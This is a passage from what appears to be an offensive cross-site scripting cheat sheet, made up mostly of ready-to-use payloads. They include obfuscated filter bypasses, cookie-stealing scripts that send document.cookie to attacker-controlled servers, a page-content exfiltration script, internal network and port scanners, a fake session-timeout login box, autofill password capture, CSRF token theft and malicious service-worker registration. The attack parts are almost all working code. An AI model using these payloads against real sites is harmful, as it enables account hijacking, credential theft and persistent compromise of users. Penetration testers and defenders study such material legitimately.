/* This is a multiline comment*/

#!This is a 1 line comment, but "#!" must to be at the beggining of the line

-->This is a 1 line comment, but "-->" must to be at the beggining of the line

JavaScript new lines (from JavaScript new line trick)

//Javascript interpret as new line these chars:

String.fromCharCode(10) //0x0a

String.fromCharCode(13) //0x0d

String.fromCharCode(8232) //0xe2 0x80 0xa8

String.fromCharCode(8233) //0xe2 0x80 0xa8

Arbitrary function (alert) call

//Eval like functions

eval('ale'+'rt(1)')

setTimeout('ale'+'rt(2)');

setInterval('ale'+'rt(10)');

Function('ale'+'rt(10)')``;

[].constructor.constructor("alert(document.domain)")``

[]["constructor"]["constructor"]`$${alert()}```

```
//General function executions

`` //Can be use as parenthesis

alert`document.cookie`

alert(document['cookie'])

with(document)alert(cookie)

(alert)(1)

(alert(1))in"."

a=alert,a(1)

[1].find(alert)

window['alert'](0)

parent['alert'](1)

self['alert'](2)

top['alert'](3)

this['alert'](4)

frames['alert'](5)

content['alert'](6)

[7].map(alert)

[8].find(alert)

[9].every(alert)

[10].filter(alert)

[11].findIndex(alert)

[12].forEach(alert);

top[/al/.source+/ert/.source](1)

top[8680439..toString(30)](1)

Function("ale"+"rt(1)")();

new Function`al\ert\`6\``;

Set.constructor('ale'+'rt(13)')();

Set.constructor`al\x65rt\x2814\x29```;

$='e'; x='ev'+'al'; x=this[x]; y='al'+$+'rt(1)'; y=x(y); x(y)

x='ev'+'al'; x=this[x]; y='ale'+'rt(1)'; x(x(y))
```

```
this[[]+('eva')+(/x/,new Array)+'l'](/xxx.xxx.xxx.xxx.xx/+alert(1),new Array)

globalThis[`al`+/ert/.source]`1`

this[`al`+/ert/.source]`1`

[alert][0].call(this,1)

window['a'+'l'+'e'+'r'+'t']()

window['a'+'l'+'e'+'r'+'t'].call(this,1)

top['a'+'l'+'e'+'r'+'t'].apply(this,[1])

(1,2,3,4,5,6,7,8,alert)(1)

x=alert,x(1)

[1].find(alert)

top["al"+"ert"](1)

top[/al/.source+/ert/.source](1)

al\u0065rt(1)

al\u0065rt`1`

top['al\145rt'](1)

top['al\x65rt'](1)

top[8680439..toString(30)](1)

<svg><animate onbegin=alert() attributeName=x></svg>
```

DOM vulnerabilities

There is JS code that is using unsafely data controlled by an attacker like location.href . An attacker, could abuse this to execute arbitrary JS code.

Due to the extension of the explanation of DOM vulnerabilities it was moved to this page:

There you will find a detailed explanation of what DOM vulnerabilities are, how are they provoked, and how to exploit them.

Also, don't forget that at the end of the mentioned post you can find an explanation about DOM Clobbering attacks.

Other Bypasses

Normalised Unicode

You could check is the reflected values are being unicode normalized in the server (or in the client side) and abuse this functionality to bypass protections. Find an example here.

PHP FILTER_VALIDATE_EMAIL flag Bypass

"><svg/onload=confirm(1)>"@x.y

Ruby-On-Rails bypass

Due to RoR mass assignment quotes are inserted in the HTML and then the quote restriction is bypassed and additoinal fields (onfocus) can be added inside the tag.

Form example (from this report), if you send the payload:

contact[email] onfocus=javascript:alert('xss') autofocus a=a&form_type[a]aaa

The pair "Key","Value" will be echoed back like this:

{" onfocus=javascript:alert(&#39;xss&#39;) autofocus a"=>"a"}

Then, the onfocus attribute will be inserted:

A XSS occurs.

Special combinations

```
<iframe/src="data:text/html,<svg onload=alert(1)>">

<input type=image src onerror="prompt(1)">

<svg onload=alert(1)//

<img src="/" =_=" title="onerror='prompt(1)'">

<img src='1' onerror='alert(0)' <

<script x> alert(1) </script 1=2

<script x>alert('XSS')<script y>

<svg/onload=location=`javas`+`cript:ale`+`rt%2`+`81%2`+`9`;//

<svg///////onload=alert(1)>

<svg id=x;onload=alert(1)>

<svg id=`x`onload=alert(1)>

<img src=1 alt=al lang=ert onerror=top[alt+lang](0)>

<script>$=1,alert($)</script>

<script ~~~>confirm(1)</script ~~~>

<script>$=1,\u0061lert($)</script>

<</script/script><script>eval('\\u'+'0061'+'lert(1)')//</script>

<</script/script><script ~~~>\u0061lert(1)</script ~~~>

</style></scRipt><scRipt>alert(1)</scRipt>

<img src=x:prompt(eval(alt)) onerror=eval(src) alt=String.fromCharCode(88,83,83)>
```

```
<svg><x><script>alert('1'&#41</x>
```

```
<iframe src=""/srcdoc='<svg onload=alert(1)>'>
```

```
<svg><animate onbegin=alert() attributeName=x></svg>
```

```
<img/id="alert('XSS')\"/alt=\"/\"src=\"/\"onerror=eval(id)>
```

```
<img src=1
onerror="s=document.createElement('script');s.src='http://xss.rocks/xss.js';document.body.ap
pendChild(s);"
```

XSS with header injection in a 302 response

If you find that you can inject headers in a 302 Redirect response you could try to make the browser execute arbitrary JavaScript. This is not trivial as modern browsers do not interpret the HTTP response body if the HTTP response status code is a 302, so just a cross-site scripting payload is useless.

In this report and this one you can read how you can test several protocols inside the Location header and see if any of them allows the browser to inspect and execute the XSS payload inside the body.

Past known protocols: mailto://, //x:1/, ws://, wss://, empty Location header, resource://.

Obfuscation & Advanced Bypass

https://github.com/aemkei/katakana.js

https://ooze.ninja/javascript/poisonjs

https://javascriptobfuscator.herokuapp.com/

https://skalman.github.io/UglifyJS-online/

http://www.jsfuck.com/

More sofisticated JSFuck: https://medium.com/@Master_SEC/bypass-uppercase-filters-like-a-pro-xss-advanced-methods-daf7a82673ce

http://utf-8.jp/public/jjencode.html

https://utf-8.jp/public/aaencode.html

```
//Katana
```

```
<script>([,ウ,,,,ア]=[]+{},[ネ,ホ,ヌ,セ,,ミ,ハ,ヘ,,,ナ]=[!!ウ]+!ウ+ウ.ウ)[ツ=ア+ウ+ナ+ヘ+ネ+
ホ+ヌ+ア+ネ+ウ+ホ][ツ](ミ+ハ+セ+ホ+ネ+'(-~ウ)')()</script>
```

```
//JJencode
```

```
<script>$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]
+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};
$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$
.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$
._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\
\"+$.__$+$.$$_+$._$_+$.__+"("+$.___+")"+"\"")())();</script>
```

//JSFuck

```
<script>(+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]
+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[
])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(
![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]
+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]
+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[
])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[
+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(
!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[
]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[
]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])
[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[
+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+
(!![]+[])[+!+[]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+
[]]+([][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+
!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]
+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]
]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]
+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[
]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]+[])[[+!+[]]+[!+[]+!+[]+!+[]+!+[]]]+[+[]]+(
[][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]
+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]
]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]
+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![
]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[
+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+
[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]+[])[[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]]])()</scr
ipt>
```

//aaencode

```
ﾟωﾟﾉ= /｀ｍ´）ﾉ ~┻━┻   //*´∇｀*/ ['_']; o=(ﾟｰﾟ)  =_=3; c=(ﾟΘﾟ) =(ﾟｰﾟ)-(ﾟｰﾟ); (ﾟДﾟ) =(ﾟΘﾟ)=
(o^_^o)/ (o^_^o);(ﾟДﾟ)={ﾟΘﾟ: '_' ,ﾟωﾟﾉ : ((ﾟωﾟﾉ==3) +'_') [ﾟΘﾟ] ,ﾟｰﾟﾉ :(ﾟωﾟﾉ+ '_')[o^_^o -(ﾟΘﾟ
)] ,ﾟДﾟﾉ:((ﾟｰﾟ==3) +'_')[ﾟｰﾟ] }; (ﾟДﾟ) [ﾟΘﾟ] =((ﾟωﾟﾉ==3) +'_') [c^_^o];(ﾟДﾟ) ['c'] = ((ﾟДﾟ)+'_') [ (
ﾟｰﾟ)+(ﾟｰﾟ)-(ﾟΘﾟ) ];(ﾟДﾟ) ['o'] = ((ﾟДﾟ)+'_') [ﾟΘﾟ];(ﾟoﾟ)=(ﾟДﾟ) ['c']+(ﾟДﾟ) ['o']+(ﾟωﾟﾉ +'_')[ﾟΘﾟ
]+ ((ﾟωﾟﾉ==3) +'_') [ﾟｰﾟ] + ((ﾟДﾟ) +'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ ((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [(ﾟｰ
ﾟ) - (ﾟΘﾟ)]+(ﾟДﾟ) ['c']+((ﾟДﾟ)+'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ (ﾟДﾟ) ['o']+((ﾟｰﾟ==3) +'_') [ﾟΘﾟ];(ﾟДﾟ) ['_']
=(o^_^o) [ﾟoﾟ] [ﾟoﾟ];(ﾟεﾟ)=((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+ (ﾟДﾟ) .ﾟДﾟﾉ+((ﾟДﾟ)+'_') [(ﾟｰﾟ) + (ﾟｰﾟ)]+((ﾟｰﾟ
==3) +'_') [o^_^o -ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+ (ﾟωﾟﾉ +'_') [ﾟΘﾟ]; (ﾟｰﾟ)+=(ﾟΘﾟ); (ﾟДﾟ)[ﾟεﾟ
]='\\'; (ﾟДﾟ).ﾟΘﾟﾉ=(ﾟДﾟ+ ﾟｰﾟ)[o^_^o -(ﾟΘﾟ)];(oﾟｰﾟo)=(ﾟωﾟﾉ +'_')[c^_^o];(ﾟДﾟ) [ﾟoﾟ]='\"';(ﾟД
ﾟ) ['_'] ( (ﾟДﾟ) ['_'] (ﾟεﾟ+(ﾟДﾟ)[ﾟoﾟ]+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ)
+ (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o)
+(o^_^o))+ ((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ)
+ (ﾟΘﾟ))+ (c^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+ ((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟΘﾟ)+ (c^_^o)+ (ﾟ
Дﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟε
```

]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ ((ﾟｰﾟ) + (o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+ (c^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟΘﾟ)+ ((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ ((o^_^o) +(o^_^o))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) - (ﾟΘﾟ))+ (o^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ (ﾟｰﾟ)+ (o^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ ((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ (c^_^o)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟΘﾟ)+ ((o^_^o) +(o^_^o))+ (ﾟｰﾟ)+ (ﾟДﾟ)[ﾟεﾟ]+(ﾟｰﾟ)+ ((o^_^o) - (ﾟΘﾟ))+ (ﾟДﾟ)[ﾟεﾟ]+((ﾟｰﾟ) + (ﾟΘﾟ))+ (ﾟΘﾟ)+ (ﾟДﾟ)[ﾟoﾟ]) (ﾟΘﾟ)) ('_');

XSS common payloads

Several payloads in 1

Retrieve Cookies

<img src=x onerror=this.src="http://<YOUR_SERVER_IP>/?c="+document.cookie>

<img src=x onerror="location.href='http://<YOUR_SERVER_IP>/?c='+ document.cookie">

<script>new Image().src="http://<IP>/?c="+encodeURI(document.cookie);</script>

<script>new Audio().src="http://<IP>/?c="+escape(document.cookie);</script>

<script>location.href = 'http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie</script>

<script>location = 'http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie</script>

<script>document.location = 'http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie</script>

<script>document.location.href = 'http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie</script>

<script>document.write('<img src="http://<YOUR_SERVER_IP>?c='+document.cookie+'" />')</script>

<script>window.location.assign('http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie)</script>

<script>window['location']['assign']('http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie)</script>

<script>window['location']['href']('http://<YOUR_SERVER_IP>/Stealer.php?cookie='+document.cookie)</script>

<script>document.location=["http://<YOUR_SERVER_IP>?c",document.cookie].join()</script>

<script>var i=new Image();i.src="http://<YOUR_SERVER_IP>/?c="+document.cookie</script>

<script>window.location="https://<SERVER_IP>/?c=".concat(document.cookie)</script>

```
<script>var xhttp=new XMLHttpRequest();xhttp.open("GET",
"http://<SERVER_IP>/?c="%2Bdocument.cookie, true);xhttp.send();</script>
```

```
<script>eval(atob('ZG9jdW1lbnQud3JpdGUoIjxpbWcgc3JjPSdodHRwczovLzxTRVJWRVJfSVA+P2
M9IisgZG9jdW1lbnQuY29va2llICsiJyAvPiIp'));</script>
```

```
<script>fetch('https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net', {method: 'POST', mode:
'no-cors', body:document.cookie});</script>
```

```
<script>navigator.sendBeacon('https://ssrftest.com/x/AAAAA',document.cookie)</script>
```

You won't be able to access the cookies from JavaScript if the HTTPOnly flag is set in the cookie. But here you have some ways to bypass this protection if you are lucky enough.

Steal Page Content

```
var url = "http://10.10.10.25:8000/vac/a1fbf2d1-7c3f-48d2-b0c3-a205e54e09e8";

var attacker = "http://10.10.14.8/exfil";

var xhr  = new XMLHttpRequest();

xhr.onreadystatechange = function() {

    if (xhr.readyState == XMLHttpRequest.DONE) {

        fetch(attacker + "?" + encodeURI(btoa(xhr.responseText)))

    }

}

xhr.open('GET', url, true);

xhr.send(null);
```

Find internal IPs

```
<script>

var q = []

var collaboratorURL = 'http://5ntrut4mpce548i2yppn9jk1fsli97.burpcollaborator.net';

var wait = 2000

var n_threads = 51


// Prepare the fetchUrl functions to access all the possible

for(i=1;i<=255;i++){

  q.push(

  function(url){

    return function(){
        fetchUrl(url, wait);
    }
  }('http://192.168.0.'+i+':8080'));
}


// Launch n_threads threads that are going to be calling fetchUrl until there is no more
functions in q
for(i=1; i<=n_threads; i++){
  if(q.length) q.shift()();
}


function fetchUrl(url, wait){
    console.log(url)
  var controller = new AbortController(), signal = controller.signal;
  fetch(url, {signal}).then(r=>r.text().then(text=>
    {
        location = collaboratorURL +
'?ip='+url.replace(/^http:\/\//,'')+'&code='+encodeURIComponent(text)+'&'+Date.now()
    }
  ))
  .catch(e => {
  if(!String(e).includes("The user aborted a request") && q.length) {
    q.shift()();
  }
  });


  setTimeout(x=>{
  controller.abort();
  if(q.length) {
    q.shift()();
  }
  }, wait);
```

```
}

</script>
```

Port Scanner (fetch)

```
const checkPort = (port) => { fetch(http://localhost:${port}, { mode: "no-cors" }).then(() => { let
img = document.createElement("img"); img.src = http://attacker.com/ping?port=${port}; }); }
for(let i=0; i<1000; i++) { checkPort(i); }
```

Port Scanner (websockets)

```
var ports = [80, 443, 445, 554, 3306, 3690, 1234];

for(var i=0; i<ports.length; i++) {

  var s = new WebSocket("wss://192.168.1.1:" + ports[i]);

  s.start = performance.now();

  s.port = ports[i];

  s.onerror = function() {

    console.log("Port " + this.port + ": " + (performance.now() -this.start) + " ms");

  };

  s.onopen = function() {

    console.log("Port " + this.port+ ": " + (performance.now() -this.start) + " ms");

  };

}
```

Short times indicate a responding port Longer times indicate no response.

Review the list of ports banned in Chrome here and in Firefox here.

Box to ask for credentials

```
<style>::placeholder { color:white; }</style><script>document.write("<div
style='position:absolute;top:100px;left:250px;width:400px;background-
color:white;height:230px;padding:15px;border-radius:10px;color:black'><form
action='https://example.com/'><p>Your sesion has timed out, please login again:</p><input
style='width:100%;' type='text' placeholder='Username' /><input style='width: 100%'
type='password' placeholder='Password'/><input type='submit'
value='Login'></form><p><i>This login box is presented using XSS as a proof-of-
concept</i></p></div>")</script>
```

Auto-fill passwords capture

```
<b>Username:</><br>

<input name=username id=username>

<b>Password:</><br>
```

```
<input type=password name=password onchange="if(this.value.length)fetch('https://YOUR-SUBDOMAIN-HERE.burpcollaborator.net',{

method:'POST',

mode: 'no-cors',

body:username.value+':'+this.value

});">
```

When any data is introduced in the password field, the username and password is sent to the attackers server, even if the client selects a saved password and don't write anything the credentials will be ex-filtrated.

Keylogger

Just searching in github I found a few different ones:

https://github.com/JohnHoder/Javascript-Keylogger

https://github.com/rajeshmajumdar/keylogger

https://github.com/hakanonymos/JavascriptKeylogger

You can also use metasploit http_javascript_keylogger

XSS - Stealing CSRF tokens

```
<script>

var req = new XMLHttpRequest();

req.onload = handleResponse;

req.open('get','/email',true);

req.send();

function handleResponse() {

  var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];

  var changeReq = new XMLHttpRequest();

  changeReq.open('post', '/email/change-email', true);

  changeReq.send('csrf='+token+'&email=test@test.com')

};

</script>
```

XSS - Stealing PostMessage messages

```
<img src="https://attacker.com/?" id=message>

<script>

 window.onmessage = function(e){
```

 document.getElementById("message").src += "&"+e.data;

</script>

XSS - Abusing Service Workers

A service worker is a script that your browser runs in the background, separate from a web page, opening the door to features that don't need a web page or user interaction. (More info about what is a service worker here).

The goal of this attack is to create service workers on the victim session inside the vulnerable web domain that grant the attacker control over all the pages the victim will load in that domain.

You can see them in the Service Workers field in the Application tab of Developer Tools. You can also look at chrome://serviceworker-internals.

If the victim didn't grant push notifications permissions the service worker won't be able to receive communications from the server if the user doesn't access the attacker page again. This will prevent for example, maintain conversations with all the pages that accessed the attacker web page so web a exploit if found the SW can receive it and execute it. However, if the victim grants push notifications permissions this could be a risk.

In order to exploit this vulnerability you need to find:

A way to upload arbitrary JS files to the server and a XSS to load the service worker of the uploaded JS file

A vulnerable JSONP request where you can manipulate the output (with arbitrary JS code) and a XSS to load the JSONP with a payload that will load a malicious service worker.

In the following example I'm going to present a code to register a new service worker that will listen to the fetch event and will send to the attackers server each fetched URL (this is the code you would need to upload to the server or load via a vulnerable JSONP response):

```
self.addEventListener('fetch', function(e) {
  e.respondWith(caches.match(e.request).then(function(response) {
    fetch('https://attacker.com/fetch_url/' + e.request.url)
});
```

And this is the code that will register the worker (the code you should be able to execute abusing a XSS). In this case a GET request will be sent to the attackers server notifying if the registration of the service worker was successful or not:

```
<script>
window.addEventListener('load', function() {
var sw = "/uploaded/ws_js.js";
navigator.serviceWorker.register(sw, {scope: '/'})
  .then(function(registration) {
    var xhttp2 = new XMLHttpRequest();
    xhttp2.open("GET", "https://attacker.com/SW/success", true);
    xhttp2.send();
  }, function (err) {
    var xhttp2 = new XMLHttpRequest();
    xhttp2.open("GET", "https://attacker.com/SW/error", true);
    xhttp2.send();
  });
});
</script>
```

In case of abusing a vulnerable JSONP endpoint you should put the value inside var sw. For example:

```
var sw = "/jsonp?callback=onfetch=function(e){
e.respondWith(caches.match(e.request).then(function(response){
fetch('https://attacker.com/fetch_url/' + e.request.url) }) )}//";
```

There is C2 dedicated to the exploitation of Service Workers called Shadow Workers that will be very useful to abuse these vulnerabilities.

In an XSS situation, the 24 hour cache directive limit ensures that a malicious or compromised SW will outlive a fix to the XSS vulnerability by a maximum of 24 hours (assuming the client is online). Site operators can shrink the window of vulnerability by setting lower TTLs on SW scripts. We also encourage developers to build a kill-switch SW.

Polyglots

Blind XSS payloads

You can also use: https://xsshunter.com/

```
"><img src='//domain/xss'>

"><script src="//domain/xss.js"></script>

><a href="javascript:eval('d=document; _ =
d.createElement(\'script\');_.src=\'//domain\';d.body.appendChild(_)')">Click Me For An
Awesome Time</a>

<script>function b(){eval(this.responseText)};a=new
XMLHttpRequest();a.addEventListener("load", b);a.open("GET",
"//0mnb1tlfl5x4u55yfb57dmwsajgd42.burpcollaborator.net/scriptb");a.send();</script>


<!-- html5sec - Self-executing focus event via autofocus: -->
```

```
"><input onfocus="eval('d=document; _ =
d.createElement(\'script\');_.src=\'\/\/domain/m\';d.body.appendChild(_)')" autofocus>
```

```
<!-- html5sec - JavaScript execution via iframe and onload -->

"><iframe onload="eval('d=document;
_=d.createElement(\'script\');_.src=\'\/\/domain/m\';d.body.appendChild(_)')">
```

```
<!-- html5sec - SVG tags allow code to be executed with onload without any other elements. --
>

"><svg onload="javascript:eval('d=document; _ =
d.createElement(\'script\');_.src=\'//domain\';d.body.appendChild(_)')"
xmlns="http://www.w3.org/2000/svg"></svg>
```

```
<!-- html5sec -  allow error handlers in <SOURCE> tags if encapsulated by a <VIDEO> tag. The
same works for <AUDIO> tags  -->

"><video><source onerror="eval('d=document; _ =
d.createElement(\'script\');_.src=\'//domain\';d.body.appendChild(_)')">
```

```
<!--  html5sec - eventhandler -  element fires an "onpageshow" event without user interaction
on all modern browsers. This can be abused to bypass blacklists as the event is not very well
known.  -->

"><body onpageshow="eval('d=document; _ =
d.createElement(\'script\');_.src=\'//domain\';d.body.appendChild(_)')">
```

```
<!-- xsshunter.com - Sites that use JQuery -->

<script>$.getScript("//domain")</script>
```

```
<!-- xsshunter.com - When <script> is filtered -->

"><img src=x id=payload&#61;&#61; onerror=eval(atob(this.id))>
```

```
<!-- xsshunter.com - Bypassing poorly designed systems with autofocus -->

"><input onfocus=eval(atob(this.id)) id=payload&#61;&#61; autofocus>
```

```
<!-- noscript trick -->

<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

<!-- whitelisted CDNs in CSP -->

"><script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.1/angular.js"></script>

<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.min.js"></script>

<!-- ... add more CDNs, you'll get WARNING: Tried to load angular more than once if multiple load. but that does not matter you'll get a HTTP interaction/exfiltration :-]... -->

<div ng-app ng-csp><textarea autofocus ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' : d.location='//localhost/mH/'"></textarea></div>

Brute-Force List

XSS Abusing other vulnerabilities

XSS in Markdown

Check https://github.com/cujanovic/Markdown-XSS-Payloads/blob/master/Markdown-XSS-Payloads.txt to find possible payloads

XSS to SSRF

Got XSS on a site that uses caching? Try upgrading that to SSRF through Edge Side Include Injection with this payload:

<esi:include src="http://yoursite.com/capture" />

Use it to bypass cookie restrictions, XSS filters and much more!

More information about this technique here: XSLT.

XSS in dynamic created PDF

If a web page is creating a PDF using user controlled input, you can try to trick the bot that is creating the PDF into executing arbitrary JS code.

So, if the PDF creator bot finds some kind of HTML tags, it is going to interpret them, and you can abuse this behaviour to cause a Server XSS.

If you cannot inject HTML tags it could be worth it to try to inject PDF data:

XSS uploading files (svg)

Upload as an image a file like the following one (from http://ghostlulz.com/xss-svg/):

